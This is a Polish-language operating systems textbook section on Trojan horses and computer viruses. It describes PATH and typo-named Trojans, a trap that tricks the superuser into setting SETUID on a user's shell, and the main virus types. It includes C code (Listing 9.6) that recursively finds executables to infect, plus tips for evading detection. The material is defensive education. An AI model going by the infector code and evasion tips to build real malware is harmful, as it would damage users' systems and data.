Większość popularnych programów jest składowana w katalogach /bin lub /usr/bin, zatem próba umieszczenia konia trojańskiego z nazwą często stosowanego programu w katalogu /usr/bin/X11/ls nie przyniesie spodziewanego efektu, ponieważ prawdziwy program zostanie znaleziony jako pierwszy. Założymy jednak, że kraker skopiował plik la do katalogu /usr/bin/X11. Jeśli użytkownik przypadkowo wpisze polecenie 1a, zamiast 1s (wyświetlającego zawartość katalogów), zostanie uruchomiony odpowiedni koń trojański, który wykona swoje niewłaściwe zadania, po czym wyświetli prawidłowy komunikat o nieistniejącym pliku la. Umieszczenie koni trojańskich w złożonych, rzadko odwiedzanych katalogach, do których niemal nikt nigdy nie zagląda, i nadanie im nazw reprezentujących typowe literówki znacznie zwiększy prawdopodobieństwo ich przypadkowego uruchomienia. Być może tym, kto je uruchomi, będzie superużytkownik (także superużytkownicy popełniają błędy, pisząc na klawiaturze) — koń trojański zyska wówczas możliwość zastąpienia pliku /bin/ls wersją zawierającą złośliwy kod, który od tej pory będzie wykonywany dużo częściej.

Mal, czyli nasz złośliwy, ale legalny użytkownik danego systemu (i autor konia trojańskiego), może też zastawić swoistą pułapkę na superużytkownika, stosując następujący schemat. Wystarczy umieścić wersję pliku *ls* zawierającą konia trojańskiego we własnym katalogu, po czym sprawić, że w systemie stanie się coś na tyle podejrzanego, aby zwrócić uwagę superużytkownika (np. zostanie uruchomionych sto procesów niemal w całości obciążających procesor). Najprawdopodobniej superużytkownik wykona wówczas następujące polecenia, aby sprawdzić, co znajduje się w katalogu domowym Mala:

```
cd /home/mal  
ls -l
```

Ponieważ niektóre powłoki odwołują się do katalogu lokalnego przed przystąpieniem do przeszukania katalogów wskazanych w zmiennej \$PATH, może się okazać, że zaniepokojony superużytkownik właśnie uruchomił konia trojańskiego Mala — co więcej, zrobił to z uprawnieniami superużytkownika. Tak uruchomione złośliwe oprogramowanie może wówczas ustawić bit SETUID superużytkownika dla pliku */home/mal/bin/sh*. Wystarczy użyć dwóch wywołań systemowych: *chown* (aby ustawić superużytkownika jako właściciela pliku */home/mal/bin/sh*) oraz *chmod* (aby ustawić bit SETUID tego pliku). Od tej pory Mal może w dowolnej chwili zostać superużytkownikiem — wystarczy, że uruchomi powłokę.

Jeśli Mal zbyt często boryka się z brakiem gotówki, może wykorzystać jeden z opisanych poniżej schematów użycia koni trojańskich, aby poprawić swoją płynność. Koń trojański może np. sprawdzić, czy ofiara korzysta z usługi dostępu do konta bankowego za pośrednictwem internetu. Jeśli tak, może wymusić na tym programie przelanie pewnej kwoty z konta ofiary na specjalnie założone konto krakera (prawdopodobnie w jakimś odległym kraju), aby w przyszłości podjąć próbę odbioru gotówki. Na podobnej zasadzie, jeśli koń trojański działa na telefonie komórkowym (smartfonie lub standardowym), może wysłać bardzo drogie wiadomości SMS (często w odległym kraju — np. w Mołdawii na terenie byłego Związku Radzieckiego).

9.9.2. Wirusy

W tym punkcie szczegółowo omówimy wirusy; w kolejnym punkcie zajmiemy się robakami. Oczywiście także w internecie aż roi się od informacji o wirusach, zatem można przyjąć, że dzinn opuścił już zaczarowaną lampę. Zakładamy też, że obrona przed wirusami jest tym trudniejsza, im mniej o nich wiemy. I wreszcie istnieje mnóstwo nieporozumień związanych z funkcjonowaniem i rozprzestrzenianiem się wirusów, które warto skorygować.

Czym właściwie jest wirus? W największym uproszczeniu *wirus* jest programem zdolnym do samodzielnego replikacji poprzez dołączanie swojego kodu do innych programów (analogicznie jak rozprzestrzeniające się wirusy biologiczne). Działania wirusa oczywiście nie ograniczają się do samej reprodukcji. Robaki są podobne do wirusów, ale same się replikują. W tym punkcie nie będziemy omawiać różnic dzielących wirusy od robaków — na razie zastosujemy termin „wirus” w kontekście obu zjawisk. Samymi robakami zajmiemy się w punkcie 9.9.3.

Jak działają wirusy

Skoncentrujmy się teraz na rodzajach wirusów i sposobach ich działania. Autor wirusa, nazwijmy go Wirgiliuszem, najprawdopodobniej pracuje w asemblerze (ewentualnie w C), ponieważ chce opracować możliwie niewielki, efektywny produkt. Po napisaniu swojego wirusa umieszcza go w wybranym programie na własnym komputerze, korzystając z narzędzia określonego mianem

programu zarażającego (ang. *dropper*). Zainfekowany program jest następnie rozpowszechniany, np. poprzez umieszczenie w udostępnianych w internecie zbiorach darmowego oprogramowania. Oferowany program może być reklamowany jako nowa, pasjonująca gra, piracka wersja jakiegoś oprogramowania komercyjnego lub cokolwiek innego, co przyciągnie uwagę potencjalnych użytkowników. Ludzie szybko zaczynają pobierać zainfekowany program.

Wirus raz zainstalowany na komputerze ofiary pozostaje uśpiony do momentu uruchomienia zainfekowanego programu. Aktywowany wirus przeważnie rozpoczyna działanie od zainfekowania pozostałych programów na danym komputerze, po czym przystępuje do wykonywania właściwego kodu (tzw. *ładunku* — ang. *payload*). W wielu przypadkach ten kod nie podejmuje żadnych działań do czasu osiągnięcia określonej daty, aby zagwarantować możliwość swobodnego, bezobjawowego rozprzestrzeniania się. Wybrana data może też stanowić pewien przekaz polityczny (jeśli np. przypada na setną lub pięćsetną rocznicę jakiegoś szczególnie ważnego wydarzenia dla wybranej grupy etnicznej).

W poniższych podpunktach omówimy siedem rodzajów wirusów według ofiar infekcji. Przeanalizujemy kolejno wirusy towarzyszące, wirusy programów wykonywalnych, wirusy rezydujące w pamięci, wirusy sektora startowego, wirusy sterowników urządzeń, wirusy makr oraz wirusy kodu źródłowego. Nie mamy oczywiście wątpliwości, że w przyszłości zostaną wymyślone nowe rodzaje wirusów.

Wirusy towarzyszące

Wirus towarzyszący (ang. *companion virus*) nie infekuje programu, a jedynie jest uruchamiany w momencie, w którym użytkownik oczekuje uruchomienia właściwego programu. Wirusy tego rodzaju są bardzo stare. Siegają czasów, gdy światem komputerów rządził system MS-DOS. Pomimo to wciąż istnieją. Najłatwiej wyjaśnić istotę działania tego rodzaju wirusów na przykładzie. Kiedy użytkownik systemu MS-DOS wpisuje następujące polecenie:

```
prog
```

system szuka pliku wykonywalnego nazwanego *prog.com*. Jeśli nie uda się znaleźć tego pliku, zostaje podjęta próba odnalezienia programu nazwanego *prog.exe*. Podobny mechanizm jest stosowany po tym, jak użytkownik systemu operacyjnego Windows kliknie menu *Start* i poleceń *Uruchom*. Obecnie zdecydowana większość programów ma rozszerzenie *.exe*; rozszerzenie *.com* jest wyjątkowo rzadkie.

Przypuśćmy, że Wirgiliusz wie o uruchamianiu przez wielu użytkowników pliku wykonywalnego *prog.exe* z poziomu wiersza poleceń systemu MS-DOS lub za pośrednictwem polecenia *Uruchom* (dostępnego w menu *Start*) systemu Windows. Może wówczas wprowadzić do systemu wirusa umieszczonego w pliku *prog.com*, który będzie uruchamiany za każdym razem, gdy ktoś spróbuje wpisać polecenie *prog* (chyba że użyje pełnej nazwy *prog.exe*). Po zakończeniu pracy program *prog.com* może po prostu uruchomić program *prog.exe*, aby użytkownik nie odkrył próby ataku.

Podobny przebieg mają ataki z wykorzystaniem pulpitu systemu operacyjnego Windows, na którym często składuje się skróty (dowiązania symboliczne) do programów. Wirus może łatwo zmienić program wskazywany przez takie łącze, zastępując oryginalną aplikację wirusem. Kiedy użytkownik dwukrotnie kliknie ikonę na pulpicie, jest wykonywany wirus, który po zakończeniu swoich zadań uruchamia oryginalny program docelowy, aby nie wzbudzać podejrzeń.

Wirusy w programach wykonywalnych

Nieco bardziej złożone są wirusy infekujące programy wykonywalne. Wirusy tego typu w najprostszej formie ograniczają się do nadpisywania całego programu wykonywalnego własnym kodem. Tego rodzaju rozwiązania określa się mianem *wirusów nadpisujących* (ang. *overwriting viruses*). Przykładową logikę odpowiedzialną za infekcję przedstawiono na listingu 9.6.

Listing 9.6. Rekurencyjna procedura odnajdywania plików wykonywalnych w systemie operacyjnym UNIX

```
#include <sys/types.h>                                /* standardowe nagłówki POSIX */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                                     /* określa, czy plik jest dowiązaniem symbolicznym */

search(char *dir_name)
{
    DIR *dirp;                                         /* rekurencyjnie poszukuje plików wykonywalnych */
    struct dirent *dp;                                  /* wskaźnik do strumienia otwartego katalogu */
                                                       /* wskaźnik do elementu katalogu */

    dirp = opendir(dir_name);                           /* otwiera dany katalog */
    if (dirp == NULL) return;                          /* otwarcie katalogu jest niemożliwe, należy go pominąć */
    while (TRUE) {
        dp = readdir(dirp);                            /* odczytuje następny katalog */
        if (dp == NULL) {                             /* NULL oznacza, że przeszukiwanie jest zakończone */
            chdir("..");                            /* wraca do katalogu macierzystego */
            break;                                 /* przerwuje wykonywanie pętli */
        }
        if (dp->d_name[0] == '.') continue;          /* pomija katalogi . i .. */
        lstat(dp->d_name, &sbuf);                  /* czy wpis reprezentuje dowiązanie symboliczne? */
        if (S_ISLNK(sbuf.st_mode)) continue;          /* pomija dowiązania symboliczne */
        if (chdir(dp->d_name) == 0) {                /* jeśli wywołanie chdir kończy się powodzeniem,
                                                       mamy do czynienia z katalogiem */
            search(".");
        } else {                                      /* nie (mamy do czynienia z plikiem), infekuję */
            if (access(dp->d_name,X_OK) == 0) /* jeśli to jest plik wykonywalny, należy go zainfekować */
                infect(dp->d_name);
        }
        closedir(dirp);                            /* katalog przetworzony; zamykamy go i zwracamy sterowanie */
    }
}
```

Program główny tego wirusa w pierwszej kolejności skopiuje swoją binarną wersję do odpowiedniej tablicy, otwierając element `argv[0]`. Bezpośrednio potem przedstawiony wirus przeszuka cały system plików i począwszy od katalogu głównego, zmieni kolejno katalog główny poprzez wywołania powyższej procedury `search` ze zmienianymi parametrami.

Procedura rekurencyjna `search` przeszukuje wskazany katalog, otwierając go, odczytując kolejno zawarte w nim wpisy za pomocą funkcji `readdir` aż do momentu zwrócenia przez tę funkcję wartości `NULL` (wskażającej na brak dalszych wpisów w katalogu). Jeśli dany wpis jest katalogiem, zostaje przetworzony przez procedurę rekurencyjną `search` (na jej wejściu przekazujemy katalog do przetworzenia); jeśli dany wpis reprezentuje plik wykonywalny, jest infekowany za pomocą procedury `infect` (na której wejściu przekazujemy nazwę pliku do zainfekowania). Pliki, których nazwy rozpoczynają się od kropki, są pomijane, aby uniknąć problemów

związań z katalogami . oraz ... Opisany algorytm pomija też dowiązania symboliczne, ponieważ zakładamy, że nasz program może wejść do katalogu za pomocą wywołania systemowego chdir i wrócić do poprzedniego katalogu, korzystając z katalogu ... (czyli dowiązań twardych). Można by oczywiście zastosować bardziej zaawansowany program uwzględniający także dowiązania symboliczne.

Działanie właściwej procedury infekująccej infect (której kodu nie pokazano) sprowadza się do otwarcia pliku wskazanego za pośrednictwem jej parametru, nadpisania go kodem wirusa zapisanym we wspomnianej wcześniej tablicy i zamknięcia zmienionego pliku.

Wirus w tej formie można „udoskonalić” na wiele różnych sposobów. Po pierwsze można by w ciele procedury infect umieścić mechanizm generowania liczb losowych i na tej podstawie zwracający sterowanie bez podejmowania żadnych działań w zdecydowanej większości przypadków. Przyjmijmy, że dzięki użyciu tego rozwiązania infekcja ma miejsce w jednym na 128 przypadków, dzięki czemu można znacznie ograniczyć ryzyko wczesnego wykrycia (zanim wirus będzie miał szansę rozmnożenia). Bardzo podobnie zachowują się wirusy biologiczne — te, które zabijają swoje ofiary zbyt szybko, nigdy nie rozprzestrzeniają się równie szybko jak te, które prowadzą do powolnej śmierci, stwarzając swoim ofiarom niezliczone szanse przekazania wirusa innym osobnikom. Alternatywnym rozwiązaniem jest zastosowanie wyższego współczynnika infekcji (np. na poziomie 25%), ale też ograniczenie łącznej liczby infekowanych plików, aby uniknąć podejrzanej wzrostu liczby operacji dyskowych.


Po drugie procedura infect może sprawdzać, czy dany plik nie został zainfekowany wcześniej. Dwukrotne infekowanie tego samego pliku jest stratą czasu. Po trzecie być może warto zastosować mechanizm zachowywania dotychczasowej daty ostatniej modyfikacji i rozmiaru plików, aby zatrzeć ślady infekcji. W przypadku programów, których rozmiar przekracza rozmiar samego wirusa, zachowanie dotychczasowego rozmiaru nie stanowi żadnego problemu; mniejsze programy zwiększą jednak swój rozmiar wskutek infekcji. Ponieważ jednak zdecydowana większość wirusów jest mniejsza od większości programów, problem rozmiaru plików występuje dość rzadko.

Zaproponowany powyżej program co prawda nie jest zbyt długi (program napisany w języku C, którego kod mieści się na jednej stronie, jest komplikowany do pliku wykonywalnego o rozmiarze nieprzekraczającym 2 kB), jednak wersja tego samego wirusa napisana w asemblerze byłaby jeszcze krótsza. [Ludwig, 1998] napisał w asemblerze program systemu MS-DOS infekujący wszystkie pliki w bieżącym katalogu i zajmujący zaledwie 44 bajty.

W dalszej części tego rozdziału omówimy działanie programów antywirusowych, czyli programów, których zadaniem jest wykrywanie i eliminowanie wirusów. Co ciekawe, logika pokazana na listingu 9.6, którą nasz przykładowy wirus wykorzystuje do odnajdywania wszystkich plików wykonywalnych (potencjalnych ofiar infekcji), mogłaby równie dobrze zostać wykorzystana przez program antywirusowy do odnalezienia wszystkich zainfekowanych programów, aby usunąć skutki działania tego wirusa. Technologie infekowania i dezinfekcji oprogramowania są bliźniaczo podobne — właśnie dlatego warunkiem skutecznego zwalczania wirusów jest dobre rozumienie sposobu ich działania.

Z perspektywy Virgiliusza największą wadą wirusów nadpisujących jest to, że można je dość łatwo wykrywać. Kiedy użytkownik uruchamia zainfekowany program, być może stworzy wirusowi szansę dalszego rozprzestrzenienia, ale sam program nie będzie działał zgodnie z oczekiwaniemi użytkownika, co natychmiast zostanie zauważone. Właśnie dlatego większość tego rodzaju wirusów dołącza się do programów i po wykonaniu swoich zadań pozwala tym programom normalnie funkcjonować. Wirusy tego typu określa się mianem *wirusów pasożytniczych* (ang. *parasitic viruses*).

Wirusy pasożytnicze mogą same dołączać się do programów wykonywalnych na ich początku, końcu lub w środku. Jeśli wirus umieszcza swój kod na początku infekowanego programu, musi najpierw skopiować ten program do pamięci RAM, umieścić swój kod przed tym programem, po czym skopiować program z pamięci RAM — patrz rysunek 9.21(b). Tak zmieniony program będzie jednak wykonywany pod nowym adresem wirtualnym, zatem wirus musi albo zmienić położenie programu, albo przenieść go pod zerowy adres wirtualny (po zakończeniu własnego wykonywania).



Rysunek 9.21. (a) Plik wykonywalny; (b) program z kodem wirusa umieszczonym z przodu; (c) program z kodem wirusa na końcu; (d) program z kodem wirusa rozrzuconym po wolnych obszarach w ramach programu

Aby uniknąć utrudnień związanych z umieszczaniem kodu wirusa przed kodem infekowanego programu, większość wirusów dopisuje swój kod na końcu programów wykonywalnych i tak zmienia zawartość pola adresu startowego, aby wskazywał właśnie początek wirusa — patrz rysunek 9.21(c). W takim przypadku kod wirusa jest wykonywany pod różnymi adresami wirtualnymi (w zależności od zainfekowanego programu), zatem Virgiliusz musi się upewnić, że działanie jego wirusa jest niezależne od pozycji — że stosuje adresy względne zamiast adresów bezwzględnych. Napisanie wirusa w tej formie nie stanowi problemu dla doświadczonego programisty, a niektóre kompilatory oferują możliwość generowania odpowiednich rozwiązań na żądanie.

Złożone formaty programów wykonywalnych (w tym pliki .exe stosowane w systemach Windows oraz niemal wszystkie formaty binarne współczesnych wersji systemu UNIX) umożliwiają stosowanie programów obejmujących wiele segmentów tekstu i danych. Za ich łączenie i dynamiczne przenoszenie w pamięci odpowiada program ładujący. W niektórych systemach (w tym w systemach z rodziną Windows) wszystkie segmenty (sekcje) są wielokrotnościami 512 bajtów. Jeśli jakiś segment nie jest pełny, program łączący dopełnia go zerami. Wirus, którego autor rozumie działanie tego mechanizmu, może podjąć próbę ukrycia swojego kodu w tych lukach. Jeśli uda się zmieścić kompletny kod wirusa w tych lukach, jak na rysunku 9.21(d), rozmiar zainfekowanego pliku pozostanie niezmieniony, co jest o tyle ważne, że wirus pozostający w ukryciu to szczęśliwy wirus. Wirusy wykorzystujące tę możliwość można więc określić mianem *wirusów umękowych* (ang. *cavity viruses*). Jeśli program ładujący nie kopiuje zawartości tych luk do pamięci, wirus musi znaleźć inny sposób uruchomienia swojego kodu.

Wirusy rezydujące w pamięci

Do tej pory zakładaliśmy, że kiedy użytkownik uruchamia zainfekowany program, wirus wykonyuje swoje zadania, po czym przekazuje sterowanie do właściwego programu. Zupełnie inaczej działają *wirusy rezydujące w pamięci* (ang. *memory-resident viruses*), które stale pozostają w pamięci

operacyjnej komputera, ukrywając się albo na jej szczycie, albo gdzieś blisko samego dnia, wśród wektorów przerwań, w ostatnich kilkuset bajtach, które zwykle nie są wykorzystywane. Najlepsze wirusy mogą nawet podejmować próby zmodyfikowania bitmapy pamięci RAM systemu operacyjnego, aby system „myślał”, że pamięć zajmowana przez wirus jest w istocie zajmowana przez zupełnie inne segmenty i — tym samym — uniknąć przypadkowego nadpisania.

Typowy wirus rezydujący w pamięci wykorzystuje jedną z popularnych pułapek lub wektorów przerwań do skopiowania swojej zawartości do niezabezpieczonej zmiennej, aby umieszczony tam adres skierował sterowanie właśnie do wirusa. Z reguły najskuteczniejsze są pułapki zastawiane na wywołania systemowe, ponieważ umożliwiają wykonywanie kodu wirusa (w trybie jądra) przy okazji każdego wywołania. Po wykonaniu tego kodu następuje skok do właściwego wywołania systemowego (z wykorzystaniem zapisanego wcześniej adresu).

Po co komukolwiek wirus wykonywany przy okazji każdego wywołania systemowego? Oczywiście po to, by infekować programy. Taki wirus może np. oczekiwać w ukryciu na użycie wywołania systemowego exec, po czym zainfekować wskazany plik, korzystając z wiedzy, że chodzi o wykonywalny plik binarny (prawdopodobnie przydatny z perspektywy danego użytkownika). Proces infekcji w tej formie nie wymaga tak dużej liczby operacji dyskowych jak technika pokazana na listingu 9.6, zatem działanie tego wirusa nie będzie budziło tak dużych podejrzeń. Przechwytywanie wszystkich wywołań systemowych stwarza też niemal nieograniczone możliwości zarówno w zakresie gromadzenia danych, jak i w kwestii utrudniania pracy oprogramowania.

Wirusy sektora startowego


Jak już wspomniano w rozdziale 5., podczas uruchamiania większości komputerów BIOS odczytuje, umieszcza w pamięci RAM i wykonuje zawartość głównego rekordu startowego (ang. *Master Boot Record — MBR*) z początku dysku startowego. Zapisany tam program określa, która partycja jest aktywna, po czym odczytuje i wykonuje pierwszy sektor (tzw. sektor startowy; ang. *boot sector*) tej partycji. Program łądzie wówczas system operacyjny lub ogranicza się do uruchomienia programu łądującego, który odpowiada za realizację dalszych działań. Okazuje się niestety, że wiele lat temu starsi koledzy Wirgiliusza wpadli na pomysł stworzenia wirusa nadpisującego (z fatalnymi skutkami dla zaatakowanego systemu) zawartość głównego rekordu startowego lub sektora startowego. Te bardzo popularne wirusy określa się mianem *wirusów sektora startowego* (ang. *boot sector viruses*).

Wirusy sektora startowego (w tym wirusy głównego rekordu startowego) zwykle kopiąją właściwą zawartość tego sektora w bezpieczne miejsce na dysku, aby po wykonaniu swoich zadań było możliwe prawidłowe uruchomienie systemu operacyjnego. Ponieważ program fdisk, czyli opracowane przez firmę Microsoft oprogramowanie formatujące dyski, pomija pierwszą ścieżkę, właśnie ona jest dobrym miejscem do ukrycia oryginalnej zawartości sektora startowego na komputerach z systemem Windows. Innym rozwiązaniem jest użycie dowolnego wolnego sektora dyskowego i aktualizacja listy uszkodzonych sektorów, aby oznaczyć kryjówkę jako bezużyteczny fragment dysku. Jeśli wirus jest rozbudowany, może ukryć także swój kod w sektorach fałszywie oznaczonych jako uszkodzone. Najbardziej agresywne wirusy mogą po prostu przydzielić normalną przestrzeń dyskową dla właściwego sektora startowego i samych siebie, po czym odpowiednio zaktualizować bitmapę dysku lub listę wolnych obszarów. Tego rodzaju operacje wymagają oczywiście doskonalej znajomości wewnętrznych struktur danych systemu operacyjnego — zakładamy jednak, że Wirgiliusz miał dobrego profesora od systemów operacyjnych i należał do jego najpilniejszych uczniów.

Podczas uruchamiania komputera wirus kopiuje swój kod do pamięci operacyjnej RAM (na jej szczyt lub do dolnej części, pomiędzy nieużywane wektory przerwań). Na tym etapie komputer pracuje w trybie jądra, w warunkach wyłączonego układu zarządzania pamięcią (ang. *Memory Management Unit — MMU*), bez uruchomionego systemu operacyjnego czy programu antywirusowego. To wprost doskonaly czas dla wirusów. Kiedy wirus osiągnie swoje cele, może uruchomić system operacyjny — zwykle pozostaje wówczas w pamięci operacyjnej, aby z tej pozycji doglądać swoich spraw.

Jednym z najtrudniejszych problemów autorów tego rodzaju wirusów jest znalezienie sposobu ponownego przejęcia kontroli nad zainfekowanym systemem. Bodaj najbardziej popularne rozwiązanie to wykorzystanie specjalistycznej wiedzy o sposobie zarządzania przez dany system operacyjny wektorami przerwań. Przykładowo system operacyjny Windows nie nadpisuje wszystkich wektorów przerwań jednocześnie — ładuje sterowniki urządzeń pojedynczo, a każdy z nich uzyskuje dostęp do właściwego wektora przerwań. Ten proces może zająć nawet minutę.

Opisany projekt systemu operacyjnego stwarza wirusom wprost niepowtarzalną szansę. Wirus rozpoczyna działanie od przejęcia wszystkich wektorów przerwań — patrz rysunek 9.22(a). W czasie ładowania właściwych sterowników niektóre z tych wektorów są nadpisywane, ale (o ile sterownik zegara nie zostanie załadowany jako pierwszy) wirus będzie dysponował jeszcze wieloma przerwaniami zegara. Na rysunku 9.22(b) pokazano scenariusz, w którym wirus traci przerwanie drukarki. Kiedy kod wirusa odkrywa, że jeden z jego wektorów przerwań został nadpisany, może nadpisać ten wektor ponownie ze „świadomością” bezpieczeństwa tego wektora (w rzeczywistości niektóre wektory przerwań są nadpisywane wielokrotnie podczas uruchamiania systemu, jednak Virgiliusz ma wrażenie, że schemat tego nadpisywania jest powtarzalny). Efekt ponownego przejęcia wektora przerwań drukarki pokazano na rysunku 9.22(c). Kiedy system zostanie ostatecznie załadowany, wirus przywróci wszystkie wektory przerwań i zachowa dla siebie tylko pułapkę wywołań systemowych. Od tej pory mamy do czynienia z wirusem rezydującym w pamięci operacyjnej, który ma kontrolę nad wywołaniami systemowymi. Właśnie w ten sposób uruchamia się większość wirusów rezydujących w pamięci.



Rysunek 9.22. (a) Sytuacja po przejęciu przez wirus wszystkich wektorów przerwań i pułapek wywołań systemowych; (b) sytuacja po odzyskaniu przez system operacyjny wskaźnika do wektora przerwań drukarki; (c) sytuacja po odkryciu przez wirus utraty wektora przerwań drukarki i ponownym przejęciu tego wektora

Wirusy w sterownikach urządzeń

Umieszczanie wirusa w pamięci operacyjnej zgodnie z opisaną powyżej procedurą jest jak badanie jaskiń przez grotolaza — musimy pokonywać najróżniejsze przeszkody, jednocześnie uniakając dziur, w które można by wpasować, oraz elementów, które mogłyby nam spaść na głowę. Dużo prostszym rozwiązaniem byłoby skłonienie samego systemu operacyjnego do oficjalnego załadowania naszego wirusa. Okazuje się, że można osiągnąć ten cel stosunkowo niewielkim wysiłkiem. Wystarczy zainfekować sterownik urządzenia, czyli w praktyce opracować *wirus sterownika urządzenia* (ang. *device driver virus*). W systemie Windows i niektórych systemach UNIX sterowniki urządzeń mają postać programów wykonywalnych składowanych na dysku i ładowanych w czasie uruchamiania. Jeśli uda nam się zainfekować jeden z tych sterowników, nasz wirus będzie oficjalnie ładowany przy okazji każdego uruchamiania systemu. Co więcej, sterowniki są wykonywane w trybie jądra, a po załadowaniu są wielokrotnie wywoływane, co stwarza wirusowi możliwość przechwytczenia wektora pułapek wywołań systemowych. Tylko te cechy powinny wystarczyć jako argumenty na rzecz uruchamiania sterowników w formie programów trybu użytkownika — nawet jeśli zostaną zainfekowane, nie będą mogły dokonać tak poważnych zniszczeń jak sterowniki pracujące w trybie jądra.

Wirusy w makrach

Wiele programów, w tym Word i Excel, umożliwiają użytkownikom pisanie makr grupujących wiele poleceń, które można następnie wykonywać zaledwie jednym naciśnięciem kombinacji klawiszy. Makra można też kojarzyć z elementami menu — w takim przypadku do wykonania makra wystarczy kliknięcie odpowiedniej opcji. Makra pakietu biurowego Microsoft Office mogą obejmować całe programy pisane w pełnoprawnym języku programowania Visual Basic. Makra nie są komplikowane, tylko interpretowane, co jednak wpływa tylko na szybkość ich wykonywania, nie ich funkcjonalność. Ponieważ makra można kojarzyć z konkretnymi dokumentami, pakiet Office zapisuje je w ramach tych dokumentów.

Okazuje się, że makra mogą też powodować poważne problemy. Przyjmijmy, że Wirgiliusz pisze dokument Worda i tworzy makro związane z funkcją otwierania pliku. Jego makro zawiera tzw. *wirus makra* (ang. *macro virus*). Wyobraźmy sobie, że Wirgiliusz rozsyła ten dokument do swoich ofiar za pośrednictwem poczty elektronicznej i że odbiorcy tych wiadomości otwierają otrzymany dokument (przy założeniu, że nie zrobi tego za nich ich program obsługujący pocztę elektroniczną). Otwarcie dokumentu powoduje wykonanie makra skojarzonego z funkcją otwierania pliku. Ponieważ każde makro może zawierać dowolny program podejmujący dowolne działania, polegające np. na zainfekowaniu pozostałych dokumentów Worda, usunięciu plików itp. Warto przy tej okazji oddać sprawiedliwość firmie Microsoft — program Word każdorazowo ostrzega użytkownika o istnieniu makr w otwieranym dokumencie, jednak większość użytkowników nie rozumie znaczenia tego ostrzeżenia i otwiera dokument z włączoną obsługą makr. Co więcej, dokumenty z natury rzeczy mogą zawierać przydatne, nieszkodliwe makra. Istnieje też wiele programów, które nawet nie wyświetlają tego rodzaju ostrzeżeń, co dodatkowo utrudnia wykrywanie wirusów zawartych w makrach.

Rosnąca popularność poczty elektronicznej jako medium przesyłania danych (w formie załączników) powoduje, że wysyłanie wirusów umieszczonych w makrach stało się poważnym zagrożeniem dla bezpieczeństwa systemów komputerowych. Pisanie tego rodzaju wirusów jest nieporównanie prostsze od ukrywania prawdziwego sektora startowego gdzieś na liście uszkodzonych bloków dyskowych, ukrywania złośliwego kodu wśród wektorów przerwań czy przechwyty-

wania wektora pułapek wywołań systemowych. Oznacza to, że wirusy mogą obecnie pisać dużo mniej doświadczeni programiści, co znacznie obniża jakość tego produktu i pozbawia prestiżu twórców tradycyjnych, zaawansowanych wirusów.

Wirusy w kodzie źródłowym

Wirusy pasożytnicze i wirusy sektora startowego są ściśle związane z konkretnymi platformami; także wirusy makr mogą być stosowane tylko w określonych warunkach (np. w edytorze Word uruchamianym w systemach Windows i Macintosh, ale nie w systemie UNIX). Okazuje się, że najbardziej przenośne są *wirusy kodu źródłowego* (ang. *source code viruses*). Wyobraźmy sobie, że wirus z listingu 9.6 nie poszukuje binarnych plików wykonywalnych, tylko programów języka C, w których zmienia zaledwie jeden wiersz (wywołanie funkcji access). Procedura `infect` powinna umieszczać następujący wiersz:

```
#include <virus.h>
```

na początku każdego pliku z kodem źródłowym języka C. Wirus w tej formie powinien wstawić jeszcze wiersz aktywujący:

```
run_virus();
```

w celu uaktywnienia wirusa. Wybór właściwego miejsca dla tego wiersza wymaga przeanalizowania struktury infekowanego kodu języka C, ponieważ przytoczony wiersz musi się znaleźć w miejscu, w którym wywołanie procedury jest dopuszczalne składniowo i które rzeczywiście jest wykonywane (nie może to być martwy kod np. za wyrażeniem `return`). Także umieszczenie wywołania w środku komentarza nie przyniesie zamierzonego skutku, a występowanie wywołania w ciele pętli mogłoby niepotrzebnie doprowadzić do zbyt częstego podejmowania prób infekcji. Przyjmijmy jednak, że wirus Wirgiliusza potrafi umieszczać wywołanie procedury `run_virus` we właściwym miejscu (np. na końcu procedury `main`, ale przed ewentualnym wyrażeniem `return`). Po skompilowaniu tak zmienionego kodu program będzie zawierał wirus z kodem zawartym w pliku nagłówkowym `virus.h` (w praktyce należałooby użyć nazwy `proj.h` lub innej, która nie zwracałaby na siebie takiej uwagi jak `virus.h`).

Kiedy użytkownik uruchomi program, zostanie wywołany wirus. Wirus w tej formie może podjąć dowolne działania, np. odnaleźć pozostałe programy języka C i podjąć próbę ich zainfekowania. Jeśli odnajdzie plik z kodem źródłowym, będzie mógł dodać do niego dwa przytoczone powyżej wiersze, jednak ten schemat infekcji zda egzamin tylko na komputerze lokalnym, na którym zainstalowano wcześniej plik `virus.h`. Warunkiem skutecznej infekcji na komputerze zdalnym jest dołączenie całego kodu źródłowego samego wirusa. Można ten kod włączyć do infekowanego pliku źródłowego w formie zainicjalizowanego łańcucha znaków, najlepiej z listą 32-bitowych liczb całkowitych zapisanych w systemie szesnastkowym, aby utrudnić ocenę prawdziwego znaczenia tego kodu. Taki łańcuch będzie oczywiście dość długi, jednak w czasach oprogramowania składającego się z wielu tysięcy wierszy nietrudno o przeoczenie nawet takiego elementu.

